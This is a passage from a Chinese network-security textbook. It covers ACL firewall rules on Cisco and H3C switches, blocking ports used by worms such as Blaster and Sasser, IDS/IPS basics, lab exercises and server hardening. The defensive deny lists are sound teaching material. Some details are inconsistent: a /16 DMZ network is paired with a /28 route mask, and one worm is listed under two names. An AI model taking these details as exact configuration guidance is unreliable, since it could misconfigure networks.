access-list 102 deny ip any any
```

c. 配置定义 103 号规则集，该规则将应用于 Gig0/2 接口。

从 Gig0/2 端口流入的报文有两类，一类是因特网用户或内网用户访问 DMZ 区服务器的响应报文，允许访问的服务的响应报文应配置成允许通过。另一类是 DMZ 区中的服务器作为一台主机，主动访问因特网服务时所发出的访问请求报文。

```
!配置允许访问的标准服务的响应报文通过
access-list 103 permit tcp any eq 20 any
access-list 103 permit tcp any eq 21 any
access-list 103 permit tcp any eq 80 any
access-list 103 permit tcp any eq 443 any
access-list 103 permit tcp any eq 1433 any
access-list 103 permit tcp any eq 53 any
access-list 103 permit udp any eq 53 any
access-list 103 permit tcp any eq 25 any
access-list 103 permit tcp any eq 110 any
!配置允许访问 100.100.100.3 服务器的 22 号端口的响应报文通过
access-list 103 permit tcp host 100.100.100.3 eq 22 any
!配置允许 icmp 报文通过
access-list 103 permit icmp any any
!配置允许 DMZ 区服务器的主动访问请求报文通过
access-list 103 permit tcp any any eq 80
access-list 103 permit tcp any any eq 443
access-list 103 permit tcp any any eq 1433
access-list 103 permit tcp any any eq 21
access-list 103 permit tcp any any eq 20
access-list 103 permit udp any any eq 53
access-list 103 permit tcp any any eq 53
access-list 103 permit tcp any any eq 25
access-list 103 permit tcp any any eq 110
!配置默认禁止策略
access-list 103 deny ip any any
```

③ 将各规则分别应用到接口的 in 方向，让过滤规则生效。

```
firewall(config)#interface fastEthernet 0/1
firewall(config-if)#ip access-group 101 in
firewall(config-if)#interface GigabitEthernet0/1
```

```
firewall (config-if)# ip access-group 102 in
firewall (config-if)# interface GigabitEthernet0/2
firewall (config-if)# ip access-group 103 in
firewall (config-if)# end
!保存配置
firewall# write
```

(4) 配置防火墙路由

防火墙有3个网络接口,连接了3个网络,应根据各网络出口可到达的目标网络地址来配置静态路由。通常将到因特网的路由配置成默认路由。

假设局域网使用的网络地址为192.168.0.0/16,DMZ区服务器所使用的网络地址为100.100.100.0/16,则路由的配置如下所示。

进入交换机的配置模式,然后依次执行以下配置命令:

```
ip route 0.0.0.0 0.0.0.0 172.16.0.5
ip route 192.168.0.0 255.255.0.0 172.16.0.1
ip route 100.100.100.0 255.255.255.240 172.16.0.9
```

配置完成后,退出配置模式,执行write命令保存配置。这样,防火墙就配置好了。

(5) 防火墙的后期维护与管理

防火墙的后期维护与管理主要是对防火墙的过滤规则,根据应用的需求,添加、修改或删除过滤规则。

要对过滤规则进行维护管理,可采取以下步骤和方法。

① 在接口上取消对规则的应用。要对哪一个规则集进行修改,则应先在相应的接口上取消对该规则集的应用。例如,若要修改102号规则,则应在GigabitEthernet0/1接口上,取消对102号规则的应用,其实现的配置命令为:

```
firewall (config)# interface GigabitEthernet0/1
firewall (config-if)# no ip access-group 102 in
```

② 在特权模式下,执行show run命令,显示交换机的配置,然后找到要修改的规则集,将整个规则集复制到剪贴板。接下来在桌面创建一个文本文件,将刚才复制的规则集粘贴到新建的文本文件中,并在该文本文件中对规则集进行添加、修改或删除操作。

③ 进入交换机的配置模式,将要修改的规则集删除。例如,若要修改的规则集是102,则删除整个102号规则集的实现命令为:

```
firewall(config)# no access-list 102
```

④ 将经过编辑修改后的规则,重新添加定义到交换机中。实现的操作方法为:在文本文件中,将编辑修改好的规则集全部选中,然后复制到剪贴板;接下来进入交换机的配置模式,将新的规则集粘贴到命令行,此时就会依次执行定义规则的命令,从而实现新规则集的重新定义添加。

⑤ 进入交换机配置模式,在接口上重新定义规则集,最后保存交换机的配置。

```
firewall(config)# interface GigabitEthernet0/1
firewall(config-if)# ip access-group 102 in
!退回到特权模式,保存配置
```

```
firewall(config-if)#end
firewall#write
!退出特权模式
firewall#exit
firewall>
```

在进行实训操作时，建议使用真实的三层交换机进行实训。若没有三层交换机可用，可使用 Cisco Packet Tracer 5.x 模拟器来进行实训。

在 Cisco Packet Tracer 5.x 模拟器中配置 ACL 过滤规则时，要注意以下问题。

在配置类似"access-list 103 permit tcp any eq 80 any"这类规则时，模拟器会认为是未完成的命令，还要求对目标主机指定端口。为此，在模拟器中，以上配置命令可表达为以下命令格式：

```
access-list 103 permit tcp any eq 80 any range 1024 65535
```

### 3.2.6 利用 Linux 系统配置实现防火墙功能

Linux 系统具有强大的网络服务功能，利用 Linux 内核提供的 Netfilter(Network packet filtering)通用框架所实现的报文过滤子系统，可实现 IP 报文过滤/转发和网络地址转换(NAT)功能。因此，利用 PC+Linux 系统，可实现路由器、防火墙、代理服务器以及各种应用服务器(Web 服务、FTP 服务、DNS 服务、DHCP 服务等)的功能。

利用 Linux 配置成防火墙，需要掌握 Linux 的相关操作命令，并对 Linux 内核报文过滤子系统对报文的过滤和转发处理流程有清晰的认识，需要学习和掌握的知识较多，因此，本教材不再详细介绍，感兴趣的读者可参阅冯昊编写的《Linux 服务器配置与管理》(第 2 版)(清华大学出版社)。

## 3.3 入侵检测系统与防御系统

防火墙、入侵检测系统和入侵防御系统均属于网络安全设备。入侵检测系统和入侵防御系统属于主动安全设备，入侵防御系统是入侵检测系统的新一代产品。

**1. 入侵检测系统简介**

入侵检测系统(Intrusion Detection System，IDS)是一种对网络传输进行实时监控，实时收集和分析网络事件，从中发现网络传输中是否存在违反安全策略的行为或被攻击的迹象，从而发出警报或者采取主动反制措施的网络安全设备。

进行入侵检测的软件与硬件的组合便是入侵检测系统。入侵检测系统是一种智能化的设备，属于主动防御，防火墙属于被动防御，入侵检测系统可与防火墙配合工作，通过防火墙来切断或阻止有害的连接。

入侵检测系统主要侧重于入侵检测和报警，对网络攻击的切断和反制，要借助与外部的防火墙设备联动来实现，目前，入侵检测系统已被新一代的入侵防御系统所取代。

**2. 入侵防御系统**

入侵防御系统(Intrusion Prevention System，IPS)集成了入侵检测与防御、病毒过滤、

带宽管理和URL过滤等功能。通过深入到7层的分析与检测，能实时阻断网络流量中隐藏的病毒、蠕虫、木马、间谍软件、DDoS等的攻击和恶意行为，并对分布在网络中的各种P2P、IM等非关键业务进行有效管理，实现对网络应用、网络基础设施和网络性能的全面保护。

目前，生产网络设备的主流厂商也都推出各自的IPS系统。如华三的SecPath T1000系列、SecPath T5000-S3和SecBlade IPS板卡。SecBlade IPS板卡是一款高性能的入侵防御模块，可应用于H3C S5800/S7500E/S9500E/S12500系列交换机和SR6600/SR8800路由器，集成入侵防御/检测、病毒过滤和带宽管理等功能。通过增配SecBlade IPS板卡，可使核心交换机或出口路由器兼具入侵防御系统的功能。

H3C SecPath T5000-S3入侵防御系统产品外观如图3.21所示。



图3.21　H3C SecPath T5000-S3入侵防御系统

# 3.4　在汇聚层交换机配置报文过滤

为进一步加强和保障局域网通信子网的安全传输，除了在网络边界和核心交换机上应用防火墙技术，对有危害的报文进行过滤外，通常还应在各幢楼宇的汇聚层交换机上配置ACL过滤规则，阻断病毒和网络攻击的传播。

## 3.4.1　配置策略

在汇聚层交换机上配置ACL过滤规则，通常要封禁病毒传播常用的一些端口，防范和阻止病毒在局域网内部的传播。对于已发生的网络攻击行为，可利用Sniffer捕包分析软件，捕包并找出攻击报文的特点，然后配置ACL规则，将这类报文丢弃，即可阻隔攻击报文的传播。

在汇聚层交换机上，其ACL过滤规则的配置策略可采取默认允许的策略。列出要丢弃的报文的匹配规则，对于与所有匹配规则都不匹配的报文，则默认允许通过。

比较有影响的几款病毒传播所使用的端口如表3.1所示。在汇聚层交换机上，通常应禁止对这些端口的访问，以阻隔这类病毒的传播。

**表3.1　常见病毒传播所使用的端口**

| 病毒名称 | 使用的TCP端口 | 使用的UDP端口 |
|---|---|---|
| Blaster蠕虫病毒 | 4444 | 69 |
| 冲击波病毒 | 135～139、445、593 | 135～139、445、593 |
| 振荡波病毒 | 445、5554、9995、9996 | |
| SQL Server蠕虫病毒 | 1434 | 1434 |

### 3.4.2 思科交换机 ACL 配置方法

下面以 Cisco 交换机为例，介绍 ACL 过滤规则的配置方法。

**1. 定义 ACL 过滤规则**

进入交换机配置模式，依次输入和执行以下配置命令，定义 ACL 过滤规则。

```
access - list 101 deny tcp any any eq 4444
access - list 101 deny udp any any eq 69
access - list 101 deny tcp any any range 135 139
access - list 101 deny udp any any range 135 139
access - list 101 deny tcp any any eq 445
access - list 101 deny udp any any eq 445
access - list 101 deny tcp any any eq 593
access - list 101 deny udp any any eq 593
access - list 101 deny tcp any any eq 5554
access - list 101 deny tcp any any range 9995 9996
access - list 101 deny tcp any any eq 1434
access - list 101 deny udp any any eq 1434
access - list 101 permit ip any any
```

**2. 将 ACL 规则应用到端口并保存配置**

汇聚层交换机的各端口，一般用于连接接入层的二层交换机，因此，应在各端口上都应用该规则，以实现在各端口流入的方向上对报文进行过滤处理。

对规则的应用，在交换机的配置模式下，应先选择要配置的端口，然后使用“ip access-group 101 in”配置命令，应用该规则。由于要应用规则的端口较多，对于支持端口范围选择的交换机，可一次性选择多个连续的端口，然后再应用该过滤规则。配置方法如下所示：

```
Switch# config t
Switch(config)# interface range fa0/1 - 24
Switch(config - if - range)# ip access - group 101 in
Switch(config - if - range)# end
Switch# write
Switch# exit
Switch>
```

### 3.4.3 华为或华三交换机 ACL 配置方法

华为或华三交换机 ACL 过滤规则的配置思路和方法与 Cisco 交换机基本相同，仅是配置指令有所不同。

**1. 定义 ACL 过滤规则**

在华为或华三交换机的系统视图模式(system-view)下，依次执行以下配置命令，定义 ACL 过滤规则。

```
acl number 3001
rule deny tcp destination - port eq 4444
rule deny udp destination - port eq 69
rule deny tcp destination - port range 135 139
rule deny udp destination - port range 135 139
```

```
rule deny tcp destination - port eq 445
rule deny udp destination - port eq 445
rule deny tcp destination - port eq 593
rule deny udp destination - port eq 593
rule deny tcp destination - port eq 5554
rule deny tcp destination - port range 9995 9996
rule deny tcp destination - port eq 1434
rule deny udp destination - port eq 1434
rule permit ip source any destination any
```

**2. 将ACL规则应用到端口并保存配置**

假如要将ACL过滤规则应用到E0/1至E0/24号端口，则配置命令为：

```
packet - filter inbound ip - group 3001 interface Ethernet 0/1 to Ethernet 0/24
```

若将规则仅应用到某一个端口，比如Ethernet 0/1端口，则配置方法如下所示：

```
interface Ethernet 0/1
packet - filter inbound ip - group 3001
```

过滤规则应用好后，最后执行quit命令退出系统视图模式，然后执行save命令保存配置。

# 习 题 3

1. 以下关于网络安全的描述，不正确的是(　　)。
   A. 计算机网络的安全分为通信子网的安全和资源子网的安全两方面
   B. 应用服务器的安全属于资源子网安全范畴
   C. 用户主机系统的安全属于通信子网的安全范畴
   D. 目前对通信子网的安全，主要通过防火墙技术来解决
2. 以下设备或系统中，不能用作防火墙设备使用的是(　　)。
   A. 二层交换机　　B. 三层交换机　　C. 路由器　　D. PC+Linux系统
3. 基于纯硬件的防火墙设备，通常都具有的功能是(　　)。
   A. NAT　　B. IP报文过滤　　C. 路由　　D. VPN
4. 以下关于防火墙的描述，不正确的是(　　)。
   A. 对于三层设备，只要支持IP报文过滤功能，均可用作防火墙来使用
   B. 利用PC机，通过安装和配置Linux系统，该台PC可用作防火墙来使用
   C. 防火墙属于三层设备
   D. 防火墙属于主动安全防御设备
5. 防火墙设备上常见的网络接口有(　　)。
   A. DMZ　　B. WAN　　C. LAN　　D. IDS
6. 以下对防火墙配置的描述，不正确的是(　　)。
   A. 防火墙一般都提供了Web页面配置方式，但不一定会提供命令行配置方式
   B. 出于安全考虑，防火墙一般采用安全的Web服务来提供其配置页面

C. 不同厂商生产的防火墙，其 Web 服务默认所使用的端口不一定相同

D. 所有的防火墙产品都同时提供了 Web 配置方式和命令行配置方式

7. 在一个局域网络中，假设防火墙是整个网络的边界设备，对外与因特网互联，对内直接与核心交换机互联。在对防火墙进行配置时，(　　)项目是必须要配置的。

A. 配置防火墙各网络接口的 IP 地址　　B. 配置路由

C. 配置安全规则　　D. 配置 NAT

8. 以下对防火墙过虑规则配置策略的描述，不正确的是(　　)。

A. 根据应用的需要，配置策略可采用默认允许或默认禁止的策略

B. 在网络接口上应用规则时，可以在 in 方向，也可以在 out 方向上应用规则，实现对不同方向来的报文进行过滤

C. 在同一个网络接口上，不能同时对 in 和 out 两个方向上进行报文过滤

D. 对规则配置策略选择的基本原则是使所配置表达的规则尽可能的少

9. 以下关于提升和保障网络安全的做法中，不正确或无助于提升安全性的是(　　)。

A. 在网络边界应用防火墙设备，保护局域网中各应用服务器的安全

B. 在局域网的各二层交换机中，配置 ACL 过滤规则，阻隔病毒或网络攻击的传播

C. 在局域网的各汇聚层交换机中，配置 ACL 过滤规则，阻隔病毒或网络攻击的传播

D. 在用户主机安装软件版防火墙和 360 安全卫士

10. 对于通信子网的安全，可从(　　)方面来保障和提升其安全性。

A. 在网络边界应用防火墙设备

B. 在网络内部的各三层设备节点，配置 ACL 过滤规则，阻隔病毒和网络攻击的传播

C. 在核心交换机上配置 IPS 板卡，实现网络安全的主动检测与防御

D. 在接入层上配置启用 ACL 过滤规则，阻隔来自用户主机的病毒和网络攻击的传播

# 实训 3.1　安装配置基于硬件的防火墙

**【实训目的】** 熟悉和掌握基于硬件的防火墙的配置方法。

**【实训环境与设备】**

**1. 实训环境**

实训网络拓扑如图 3.22 所示。

**2. 实训设备**

基于硬件的防火墙设备一台，PC 三台，三层交换机一台(可选)。三层交换机用于模拟局域网的核心交换机。若无三层交换机，则将防火墙的 LAN 接口地址配置成内网的网关地址。

**【实训内容】**

(1) 配置防火墙，保证内网用户能通过防火墙的 NAT 功能访问因特网。





图 3.22　实训网络拓扑结构

(2) 配置防火墙的安全规则，只允许因特网用户和内网用户访问 DMZ 区服务器的标准服务(Web 服务、FTP 服务、邮件服务、DNS 服务)，允许 ping DMZ 区各服务器。内网用户允许访问 DMZ 区各服务器的 SSH 服务。

**【实训步骤】**

(1) 查阅防火墙的使用手册，找到防火墙 LAN 口出厂设置的 IP 地址，以及 Web 服务的协议类型(http://或 https://)和端口号。

(2) 将一台 PC 直接连到防火墙的 LAN 口，并将 PC 的 IP 地址设置为与防火墙 LAN 口地址在同一个网段的某个 IP 地址，然后在 PC 上利用 IE 浏览器访问防火墙的 Web 配置页面。登录配置页面成功后，将 LAN 口地址更改为实训拓扑图中规划的 IP 地址。

(3) 配置核心交换机的互联接口地址，保证核心交换机与防火墙的互联互通。在核心交换机上创建一个 VLAN，并配置 VLAN 接口地址(该地址将成为用户主机的网关地址)。然后将测试机 PC0 所连接的交换机端口，划分到该 VLAN 中。

配置 PC0 主机的 IP 地址、子网掩码和网关地址，然后 ping 其网关地址，检查到网关的网路是否通畅。然后再 ping 172.16.1.1 这个防火墙的内网接口地址，检查是否通畅。

(4) 在 PC0 主机上，利用 IE 浏览器，通过访问 172.16.1.1 这个地址，重新访问登录防火墙的配置页面，开始对防火墙的正式配置。

① 根据图 3.22 对 IP 地址的规划，分别配置 WAN 和 DMZ 接口的 IP 地址。

② 将 100.100.100.4/30 定义成 NAT 地址池，配置防火墙的 NAT 转换功能，保证内网用户能正常访问因特网。

③ 配置防火墙的静态路由。

④ 在 PC0 主机上测试检查能否通过防火墙的代理，正常访问 100.100.100.1 主机的 Web 服务。若能正常访问，然后再进一步检查访问请求报文的源地址是否是 NAT 地址池中的地址，若是，则防火墙的 NAT 配置成功。

检查方法：利用记事本创建一个名为 getip.asp 的文件，其内容如下：

```
<% Response.write "IP 地址为：" & Request.ServerVariables("REMOTE_ADDR") %>
```

然后将 getip.asp 文件上传到 100.100.100.1 服务器的站点根目录下。在 PC0 主机上访问“http://100.100.100.1/getip.asp”地址，即可查看到 PC0 主机的访问请求报文的源 IP 地址。

⑤ 防火墙的 NAT 功能正常后再配置实现报文过滤的安全规则。

⑥ 保存配置。

# 实训 3.2　利用三层交换机配置实现防火墙功能

**【实训目的】** 掌握利用三层交换机配置防火墙的配置方法以及后期的维护管理方法。

**【实训环境与设备】**

**1. 实训环境**

按照图 3.20 构建实训网络环境。

**2. 实训设备**

本实训环境所要求的设备较多，若缺乏相应的实训设备，可在 Cisco Packet Tracer 5.x 模拟器中构建网络实训环境进行实训操作。

**【实训内容】**

按 3.2.5 小节所讲的步骤和方法，将三层交换机配置成防火墙来使用。

为了进一步验证和测试防火墙配置的正确性，需要按图 3.20 所示的网络地址规划，分别配置各互联设备，保证这些设备都能互联互通。然后在内网的主机(PC0 或 PC1)上，通过访问或 ping DMZ 区中的服务器，来检测防火墙配置的正确性。

# 第 4 章　网络服务器与主机的安全防范

计算机网络的安全，除了保障通信子网的安全之外，还必须对资源子网的安全进行防范和保障。网络服务器和用户主机属于资源子网，本章主要介绍网络应用服务和用户主机系统的安全保障技术。

## 4.1　服务器硬件配置与安全

网络服务器由服务器硬件和软件系统组成，服务器的安全对应地包含这两方面，二者相辅相成，缺一不可。本节主要介绍服务器硬件和环境因素对安全的影响。

### 4.1.1　物理与环境安全

为保证服务的可用性、稳定性和连续性，服务器都是不间断地工作。这对服务器自身硬件的可靠性和运行环境提出了更高的要求。

为保障服务器的安全、稳定运行，放置服务器的机房地板必须是防静电地板，并要对机房的温度和湿度进行严格控制。

### 4.1.2　服务器硬件配置的基本要求

为保证服务器的可靠性和稳定性，服务器不能使用高性能的 PC 充当，必须选择专业的服务器硬件。在硬件配置方面，还必须配置冗余电源和磁盘 RAID（Redundant Array of Independent Disks）阵列。

### 4.1.3　服务器系统安装与数据安全

#### 1. 服务器操作系统安装简介

服务器与普通 PC 的一个最大的区别是服务器普遍配置有 RAID 阵列卡，在安装操作系统时，必须首先安装阵列卡的驱动程序，否则安装程序无法识别硬盘，因此，对服务器操作系统的安装，与一般 PC 的安装有所不同。

服务器出厂时配送有一张操作系统安装引导光盘，该光盘中提供了服务器支持的所有操作系统的安装向导和服务器硬件的所有驱动程序。

首先将光盘插入光驱中，由光驱引导并自动启动服务器的安装向导，然后根据向导的指引，完成相关安装的设置后，最后采用无人值守的安装方式，完成对操作系统的安装。

安装向导采用人机交互方式，让用户选择要安装的操作系统类型、要创建的 RAID 阵列

类型(一般选择 RAID 5)、要安装的操作系统的序列号、C 盘的空间大小和分区格式等信息。安装向导在获得所需的安装信息后,就会自动开始创建磁盘 RAID 阵列,格式化磁盘分区,然后提示用户插入操作系统的安装光盘,之后就进入无人值守的操作系统安装模式,直到安装完毕。

值得注意的是,服务器操作系统的安装分区和数据的存储分区,一定要采用 NTFS 格式的分区,以提升数据的安全性。FAT32 分区无法进行详细的权限分配设置。

**2. 服务器的数据安全**

为保障服务器的数据安全,在物理层面,就要求服务器必须配置 RAID 磁盘阵列,以对数据提供冗余备份。RAID 磁盘阵列最常用的是 RAID 0、RAID 1 和 RAID 5 模式。

RAID 0 和 RAID 1 至少需要配备两块同型号的硬盘。RAID 0 具有所有 RAID 级别中最高的存储性能,其原理是将连续的数据分散到多个磁盘上并行存取,这样就显著提高了磁盘整体的存取速度和存储容量。由于数据是分散存储在多块硬盘上的,这样,只要有一块硬盘物理损坏,则数据将全部丢失,因此,RAID 0 是以牺牲数据的安全性来换取存取性能和存储容量的。

RAID 1 是镜像磁盘阵列,其工作模式是将用户写入硬盘的数据,同时也写入另一块冗余备份的硬盘中,实现对存储数据的百分之百备份。RAID 1 提供了最高的数据安全保障,但存储成本高,适合于存储重要的数据资料。

RAID 5 至少需要 3 块同型号的硬盘,其中一块用于数据的冗余备份,因此,对于 RAID 5 磁盘阵列,只允许物理损坏一块硬盘。用新硬盘替换损坏的硬盘后,磁盘阵列会自建恢复该硬盘的数据。RAID 5 兼顾了数据的安全性和性能(存取速度和存储空间方面),在服务器中使用较多。

为保障服务器工作的连续性,服务器硬盘必须支持热拔插。目前,服务器硬盘可选用 SAS 或 SATA 接口的硬盘。SAS 接口是早期的 SCSI 接口的新一代,存取访问速度比 SATA 快。在硬盘转速方面,SAS 硬盘可选择 15krpm(15000 转)或 10krpm(10000 转)的转速。转速大的硬盘,存取访问速度更快。

因此,为保障服务器数据的安全,服务器在硬件配置方面必须配置 RAID 磁盘阵列,并将磁盘配置成 RAID 1 或 RAID 5 工作模式,并配置冗余电源。

## 4.2 服务器面临的主要安全威胁

由于服务器是网络资源的提供者,很容易受到来自网络各方面的攻击与入侵。除通信子网之外,服务器是网络安全的另一个重点防御和保护对象。

服务器面临的安全威胁主要体现在以下方面。

(1) 服务器操作系统和应用服务软件自身的漏洞所带来的安全威胁。

(2) 计算机蠕虫病毒与木马的攻击与入侵带来的安全威胁。

(3) 黑客的攻击与入侵带来的安全威胁。

(4) 服务器安全配置和管理不到位、安全防范意识薄弱和人为操作失误带来的安全威胁。

(5) 服务器的运行环境所带来的安全威胁。

# 4.3　保护服务器安全常用的措施

## 4.3.1　打补丁修复系统漏洞

服务器操作系统和应用服务软件自身的漏洞,给服务器的安全带来了严重的安全威胁。很多蠕虫病毒或木马程序,以及黑客的攻击,往往都利用操作系统或应用服务器软件某方面的漏洞来实施和实现攻击与入侵,因此,对于已公布的和系统存在的漏洞,作为服务器管理员,要及时给系统打补丁,以修复这方面的漏洞。

360 安全卫士提供了操作系统和应用软件漏洞的自动检测、自动下载补丁和自动安装补丁的功能,因此,对于网络服务器,应安装 360 安全卫士对系统提供安全保护,同时利用 360 安全卫士,及时给系统打补丁。

## 4.3.2　安装反病毒和防火墙软件

为防止病毒和木马对服务器安全带来威胁,服务器通常还应安装杀病毒软件、360 安全卫士和防火墙软件。

对于杀病毒软件和 360 安全卫士,要做到及时更新病毒特征库和木马特征库,并每隔一段时间对操作系统进行一次病毒或木马查杀。

对于 SQL Server、Oracle 等数据库服务器,建议在服务器正常运行期间,停止反病毒的实时监控引擎。由于杀病毒软件会实时扫描检查磁盘存取的内容,这会严重影响数据库服务器的磁盘存取性能。

防火墙软件主要用于防范黑客或木马病毒的攻击与入侵。可选用瑞星防火墙软件或天网防火墙软件。另外,也可通过配置使用 Windows 操作系统自带的 TCP/IP 筛选功能,来实现简易防火墙的功能。

下面对开启和使用 TCP/IP 筛选功能,实现简易防火墙功能的配置方法作简要介绍。

(1) 首先打开"网络连接",右击网卡的"本地连接"选项,在弹出的菜单中选择"属性"选项,打开网卡的属性对话框。

(2) 在网卡属性对话框的网卡协议列表框中选择"Internet 协议(TCP/IP)"选项,然后单击"属性"按钮,打开"Internet 协议(TCP/IP)属性"对话框,在该对话框中单击"高级"按钮,此时将打开"高级 TCP/IP 设置"对话框,在该对话框中选择"选项"选项卡,这时就可看到 TCP/IP 筛选设置框,如图 4.1 所示。





图 4.1　TCP/IP 筛选

(3) 在如图 4.1 所示的界面中,单击"属性"按钮,打开"TCP/IP 筛选"设置对话框,如图 4.2 所示。

(4) 在如图 4.2 所示的设置界面中,选中"只允许"单选按钮,然后单击"添加"按钮即可添加允许访问的 TCP 或 UDP 端口。选中"只允许"单选按钮后,若不添加任何端口,则相应的不允许访问该协议的任何端口。

对于 Web 服务器,为便于上传网页,同时也安装和开启了 FTP 服务,为提高 Web 服务器的安全性,通过 TCP/IP 筛选功能,可配置成只允许用户访问 Web 服务器的 TCP 80、TCP 20 和 TCP 21 端口,其余端口一律不允许访问。此时的 TCP/IP 筛选配置界面如图 4.3 所示。




